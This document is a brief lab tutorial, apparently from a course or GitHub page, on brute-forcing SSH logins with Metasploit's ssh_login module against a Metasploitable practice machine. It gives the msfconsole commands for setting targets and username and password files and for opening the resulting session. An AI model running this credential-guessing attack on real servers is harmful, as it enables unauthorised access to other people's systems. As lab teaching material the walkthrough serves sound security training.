
**Attack SSH Using Metasploits**

<https://www.youtube.com/watch?v=trPm2DB8678>


1. Open Kali Linux
2. use msfconsole on command prompt
3. “search ssh\_login”
4. use auxiliary/scanner/ssh/ssh\_login

or use 0



1. show options: See the PASS\_FILE, USER\_FILE and USERPASS\_FILE

USER\_AS\_PASS (true/ False)



1. set RHOSTS as Metasploitable IP Address

set VERBOSE true

set STOP\_ON\_SUCCESS true


Now create two files in which one has username and second as password. But here for simplicity we are using single file.

Now copy this file path which will use next step.


set USER\_FILE Desktop/usernames

set PASS\_FILE Desktop/usernames

Note: In the above both files, should have Id and Password of Metasploitable. From these files it will create combinations and attack on metasploitable. IF these files does not contain valid Id and Password then attack will be unsuccessful. Here we are attacking on metasploitable so both these files must have “msfadmin”.



1. Run exploit



1. Execute “sessions –i”

This will show the active terminal id at metasploitable.

1. Execute “sessions –i 1”.

In the above 1 is the id of active sessions. It might be 2 or any other id also.

